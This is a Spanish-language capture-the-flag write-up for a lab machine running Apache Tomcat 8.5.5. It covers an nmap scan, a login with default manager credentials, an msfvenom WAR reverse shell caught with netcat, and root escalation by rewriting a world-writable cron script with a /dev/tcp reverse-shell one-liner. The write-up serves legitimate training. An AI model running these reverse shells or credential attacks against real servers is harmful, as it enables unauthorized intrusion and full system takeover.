

Thompson - WRITEUP

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
sudo nmap -sS -sCV -p- -v -n -Pn 10.10.68.193 -oN scan.txt
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fc:05:24:81:98:7e:b8:db:05:92:a6:e7:8e:b0:21:11 (RSA)
|   256  60:c8:40:ab:b0:09:84:3d:46:64:61:13:fa:bc:1f:be (ECDSA)
|_  256  b5:52:7e:9c:01:9b:98:0c:73:59:20:35:ee:23:f1:a5 (ED25519)
8009/tcp  open  ajp13     Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http      Apache Tomcat 8.5.5
| http-methods:
|_ Supported Methods: GET HEAD POST
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/8.5.5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Tenemos 3 puertos abiertos:

- 22: ssh
- 8009: Apache JServ Protocol (Apache Jserv)
- 8080: http (Apache Tomcat 8.5.5)


En el puerto 8080 tenemos la pagina por defecto de tomcat:

HomeDocumentationConfigurationExamplesWikiMailing ListsFind Help

Apache Tomcat/8.5.5

The Apache Software Foundation
http://www.apache.org/

If you're seeing this, you've successfully installed Tomcat. Congratulations!



Recommended Reading:

[Security Considerations HOW-TO](#)

[Manager Application HOW-TO](#)

[Clustering/Session Replication HOW-TO](#)

Server Status

Manager App

Host Manager

Developer Quick Start

[Tomcat Setup](#)

[First Web Application](#)

[Realms & AAA](#)

[JDBC DataSources](#)

[Examples](#)

[Servlet Specifications](#)

[Tomcat Versions](#)

Managing Tomcat

For security, access to the [manager webapp](#) is restricted. Users are defined in:
`$CATALINA_HOME/conf/tomcat-users.xml`
In Tomcat 8.5 access to the manager application is split between different users.
[Read more...](#)

[Release Notes](#)

[Changelog](#)

[Migration Guide](#)

[Security Notices](#)

Documentation

[Tomcat 8.5 Documentation](#)

[Tomcat 8.5 Configuration](#)

[Tomcat Wiki](#)

Find additional important configuration information in:
`$CATALINA_HOME/RUNNING.txt`
Developers may be interested in:
[Tomcat 8.5 Bug Database](#)
[Tomcat 8.5 JavaDocs](#)
[Tomcat 8.5 SVN Repository](#)

Getting Help

[FAQ](#) and [Mailing Lists](#)

The following mailing lists are available:

[tomcat-announce](#)
Important announcements, releases, security vulnerability notifications. (Low volume).

[tomcat-users](#)
User support and discussion

[taglibs-user](#)
User support and discussion for [Apache Taglibs](#)

[tomcat-dev](#)
Development mailing list, including commit messages

Other Downloads

[Tomcat Connectors](#)

[Tomcat Native](#)

[Taglibs](#)

[Deployer](#)

Other Documentation

[Tomcat Connectors](#)

[mod_jk Documentation](#)

[Tomcat Native](#)

[Deployer](#)

Get Involved

[Overview](#)

[SVN Repositories](#)

[Mailing Lists](#)

[Wiki](#)

Miscellaneous

[Contact](#)

[Legal](#)

[Sponsorship](#)

[Thanks](#)

Apache Software Foundation


[Who We Are](#)

[Heritage](#)

[Apache Home](#)

[Resources](#)

Intentamos iniciar sesion con las credenciales por defecto que buscamos en internet:



Hemos conseguidor iniciar sesion con las credenciales tomcat:secret

Tomcat Virtual Host Manager

HTML Host Manager Help (TODO)

Host Manager Help (TODO)

aliases

Commands

Host Manager installed - commands disabled

lication context.xml files

JVM Version

JVM Vendor

OS Name

1.8.0_222-8u222-b10-1ubuntu1~16.04.1-b10

Private Build

Linux

4.4

Copyright © 1999-2016, Apache Software Foundation

En "Web Aplication Manager" vemos que podemos subir archivos archivos "war" por lo que podemos crearnos un exploit con msfvenom para recibir una reverse shell. Como un archivo war es utilizado para el desarrollo de aplicaciones en java vamos a crear un exploit con java:

Select WAR file to upload

Browse...

No file selected.

Deploy

```
msfvenom -p java/shell_reverse_tcp LHOST=10.21.39.53 LPORT=1234 -f war -o shell.war
```

Lo subimos, nos podemos a la escucha y recibimos la conexion:

```
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.21.39.53] from (UNKNOWN) [10.10.68.193] 53476
script /dev/null -c bash
Script started, file is /dev/null
tomcat@ubuntu:/$ ^Z
zsh: suspended  nc -lnvp 1234

(kali㉿kali)-[~/Downloads]
└─$ stty raw -echo; fg
[1] + continued  nc -lnvp 1234
                                export TERM=xterm
tomcat@ubuntu:/$ █
```

ESCALADA

Somos el usuario tomcat, vemos que hay otro usuario llamado jack al que tenemos que pivotar:

```
tomcat@ubuntu:~$ id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
tomcat@ubuntu:~$ ls /home
jack
```

Vemos que hay una tarea programada que ejecuta root:

```
# m h dom mon dow user  command
17 * * * * * root    cd / && run-parts --report /etc/cron
25 6 * * * * root    test -x /usr/sbin/anacron || ( cd / &
47 6 * * 7 * * root    test -x /usr/sbin/anacron || ( cd / &
52 6 * * 1 * * root    test -x /usr/sbin/anacron || ( cd / &
* * * * * root    cd /home/jack && bash id.sh
#
```

Esta tarea lo que hace es entrar en el directorio de jack y ejecutar el script id.sh, vamos a ver su contenido

```
tomcat@ubuntu:/home/jack$ cat id.sh
#!/bin/bash
id > test.txt
```

Lo que hace es ejecutar el comando id y enviarlo al archivo test.txt, vamos a ver si tenemos permisos de escritura:

```
tomcat@ubuntu:/home/jack$ ls -la id.sh
-rwxrwxrwx 1 jack jack 26 Aug 14 2019 id.sh
```

Como tenemos permisos de escritura vamos a editar el archivo para recibir una reverse shell con permisos de root:

```
tomcat@ubuntu:/home/jack$ cat id.sh
#!/bin/bash
bash -c "sh -i >& /dev/tcp/10.21.39.53/1234 0>&1"

└─$ nc -lnvp 1234
listening on [any] 1234 ...
ls
connect to [10.21.39.53] from (UNKNOWN) [10.10.68.193] 53480
sh: 0: can't access tty; job control turned off
# id.sh
test.txt
user.txt      Type: regular file
# whoami
root
█
```